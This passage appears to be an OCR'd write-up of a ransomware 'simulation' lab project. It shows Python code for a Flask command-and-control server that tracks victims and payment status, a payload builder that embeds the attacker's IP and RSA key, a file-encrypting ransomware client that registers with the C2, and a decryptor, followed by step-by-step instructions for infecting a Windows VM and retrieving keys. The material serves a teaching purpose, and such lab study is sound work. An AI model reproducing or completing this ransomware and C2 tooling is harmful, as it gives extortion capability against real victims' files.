
3. C2 Server (c2_server.py)

```python
from flask import Flask, request, jsonify
import sqlite3
from datetime import datetime

app = Flask(__name__)

def setup_database():
    conn = sqlite3.connect('victims.db')
    c = conn.cursor()
    c.execute('''CREATE TABLE IF NOT EXISTS victims
                 (id TEXT PRIMARY KEY,
                  ip TEXT,
                  os TEXT,
                  files INTEGER,
                  key TEXT,
                  paid INTEGER DEFAULT 0,
                  time TEXT)''')
    conn.commit()
    conn.close()

class C2Server:
    def __init__(self):
        setup_database()
        print("[+] C2 Server initialized")
        print("[+] Accepting connections on http://0.0.0.0:5000")

    def get_victims(self):
        conn = sqlite3.connect('victims.db')
        c = conn.cursor()
        c.execute("SELECT * FROM victims ORDER BY time DESC")
        victims = c.fetchall()
```

Key Functions:

- Web dashboard for real-time victim tracking (port 5000)
- REST API endpoints for victim registration (/**register**)
- SQLite database management for victim data storage
- Key retrieval system for decryption operations
- Status management (paid/unpaid victims)

4. Payload Builder (payload_builder.py)



```python
import os
import socket
import sys

print("[+] Building Windows Ransomware Payload...\n")

def build_windows_payload(kali_ip=None):
    # Build the ransomware payload with the given Kali IP
    try:
        # Read the Template
        template_path = os.path.join(os.path.dirname(__file__), "payload_template.py")
        with open(template_path, "r") as f:
            template = f.read()

        # Read the Public Key
        key_path = os.path.join(os.path.dirname(os.path.dirname(__file__)), "Keys", "publi
        with open(key_path, "r") as f:
            PUBLIC_KEY = f.read().strip()

        # Replace placeholders in template
        payload_code = template.replace("KALI_IP_HERE", kali_ip)
        payload_code = payload_code.replace(
        "{PUBLIC_KEY_PLACEHOLDER}",
        PUBLIC_KEY
        )


        # Save the final payload
        target_dir = os.path.abspath(
            os.path.join(os.path.dirname(__file__), '..', '..', 'Victim', 'src')
        )
        os.makedirs(target_dir, exist_ok=True)
```

Key Functions:

- Embeds attacker's IP address into payload template
- Inserts RSA public key into ransomware code
- Creates final ransomware.py file in Victim directory
- Handles network configuration and key embedding

5. Victim Manager (victim_manager.py)

Key

```python
import sqlite3

def list_victims():
    conn = sqlite3.connect('victims.db')
    c = conn.cursor()
    c.execute("SELECT * FROM victims")
    victims = c.fetchall()
    conn.close()

    print("\n" + "="*60)
    print("🎯 VICTIM MANAGEMENT")
    print("="*60)

    for v in victims:
        status = "✅ PAID" if v[5] else "❌ UNPAID"
        print(f"\nID: {v[0]}")
        print(f"  OS: {v[2]} | Files: {v[3]}")
        print(f"  Status: {status}")
        print(f"  Time: {v[6]}")

    print("\n" + "="*60)

def decrypt_file_for_victim(victim_id):
    conn = sqlite3.connect('victims.db')
    c = conn.cursor()
    c.execute("SELECT key FROM victims WHERE id=?", (victim_id,))
    result = c.fetchone()
    conn.close()

    if result:
        print(f"\n🔑 Decryption key for {victim_id}:")
```

Functions:

- Lists all registered victims from database
- Retrieves encrypted keys for specific victims
- Provides key management interface outside web dashboard
- Simple command-line victim monitoring

Victim Side Functions

1. Ransomware Main with Encryption Function (ransomware.py)

```python
import getpass
import platform
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
import uuid

# Public key will be inserted by payload_builder
PUBLIC_KEY = '''-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu3NeClF30wkrgornd3wY
nedyvMSXVUScCBBpBzSFb0ry8TM9bIFsHlxsr9XmRGlpXI7a9exq8Vzwf7Z4/PLB
ZfI1kuMcm+BQeOSoeXLGnAUUSkWy9Mgck4FIHBZ1GdIdwqfVIjbRSObJMmCzCS9p
1K1p6dzK1/nmTZ7vGnait1VXyyklxdEKmekFB5Qr09W+/dMPyUOrRom+DFDOkdU3
+YzhAJ3WvNET/kzaGrmynclc5e2L1x4T+JqDt+x3PY+6moIaO2IIWgTCOAwFTo3U
MV9l11Giw84yNkH+RTiP9e7h0ik9kUCHyDL9/D0L70UhCg9V29W+Pow2TS9JM2v1
ywIDAQAB
-----END PUBLIC KEY-----'''

class SimpleRansomware:
    def __init__(self):…

    def load_key(self):…

    def register_with_c2(self):…

    def encrypt_test_files(self):…

    def create_ransom_note(self):…

    def run(self):…
```

Key Functions:

- File system scanning and target identification
- AES-256-CFB encryption of victim files
- System information collection (OS, IP, victim ID)
- RSA encryption of AES key for secure transmission
- C2 server communication for registration
- Ransom note creation with payment instructions
- If there is no file in the current folder, It will generate some files for testing

2. Decryptor Tool (decryptor.py)

```python
import os
import base64
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

print("="*60)
print("🔓 FILE DECRYPTOR")
print("Recover encrypted files with key from attacker")
print("="*60)

class FileDecryptor:
    def __init__(self): …

    def load_private_key(self, key_path="private_key.pem"): …

    def decrypt_aes_key(self, encrypted_key_b64): …

    def find_encrypted_files(self): …

    def decrypt_file(self, encrypted_file, aes_key): …

    def run(self): …

def main(): …

if __name__ == "__main__":
    main()
```

Key Functions:

- Loads RSA private key (provided by attacker)
- Decrypts the AES key using RSA private key
- Scans for .encrypted files
- AES decryption of all encrypted files
- Original file restoration and cleanup
- User-friendly interface for recovery process

4. Usage Guide

PHASE 1: PREPARATION

Step 1: Virtual Machine Setup

1.Create Kali Linux VM (Attacker)

- OS: Kali Linux 2023+
- RAM: 2GB minimum
- Storage: 20GB minimum
- Network: NAT or Host-only adapter

2.Create Windows VM (Victim)

- OS: Windows 10/11
- RAM: 2GB minimum
- Storage: 30GB minimum
- Network: Same network as Kali VM

3.Configure File Sharing

- Enable shared folder between VMs
- OR set up network file sharing
- OR use drag-and-drop between VMs

PHASE 2: ATTACKER SETUP (Kali Linux)

Step 2: Initial Environment Setup

1.Open terminal in Kali Linux
2.Navigate to project directory:

cd /path/to/ransomware-simulation/Attacker
3.Verify Python version:

python3 --version # Must be 3.8+

Step 3: Install Dependencies

1.Install required packages:

sudo apt update
sudo apt install python3-pip python3-venv

2.Create virtual environment:

python3 -m venv venv
source venv/bin/activate

3.Install Python libraries:

pip install -r Attacker/requirements.txt


Step 4: Launch Attacker Toolkit


1.Run the main controller:

python3 main.py

Step 5: Complete Setup Wizard

Input **Attacker IP (Kali IP)**, C2 dashboard opens at **http://localhost:5000**





PHASE 3: VICTIM INFECTION (Windows VM)

Step 6: Transfer Payload to Windows

You can share the payload file or the **exe files after converted** to Windows via Shared Folder or Network Shared or Drag & Drop.

Network shared

Step 7: Execute Ransomware


1. Open Command Prompt **as Administrator**
2. Navigate to ransomware location:

cd C:\path\to\ransomware.py

3.Run the ransomware:

python ransomware.py

4. Or run the **exe** file if exist




Run exe file


Step 8: Monitor Execution

Watch this process:

1.Contacting attacker C2 server
2.Creating test files (if no files found)
3.Encrypting files (shows progress)
4.Creating ransom note
5.Displaying completion message with **Victim ID**



New victim registered with C2 server (attacker side)




Files encrypted

PHASE 4: ATTACKER MONITORING

Step 9: Check C2 Dashboard

1.In Kali browser, go to: **http://localhost:5000**
2.You should see:

- New victim in the list
- Victim ID matching Step 8
- Status: **UNPAID** (red indicator)
- File count and system details



Step 10: Retrieve Encryption Key


Option A: Web Dashboard

1.Click **"Get Key"** button next to victim
2.Copy the Base64 encoded key from popup

Option B: Command Line

1.From Kali terminal:

python3 -m src.victim_manager
2.When prompted, enter victim ID
3.Copy the displayed key




Get Key from C2 dashboard for decryption

PHASE 5: FILE RECOVERY

Step 11: Prepare Decryption Files

Transfer to Windows VM:

1. **private_key.pem** (from Attacker/Keys/)
2. **Encrypted key** (from Step 10)
3. **decryptor.py** (from Victim/src/)



prepare for decryption

Step 12: Run Decryptor


1.On Windows, ensure all files in same folder
2.Open Command Prompt
3.Run decryptor:

python decryptor.py

4.Read instructions and type yes to continue

5.When prompted, **paste the encrypted key** from Step 10

6.Press Enter



start decrypting

Step 13: Monitor Recovery Process

Watch for:

1.Private key loaded successfully ✓
2.AES key decrypted successfully ✓
3.Finding encrypted files
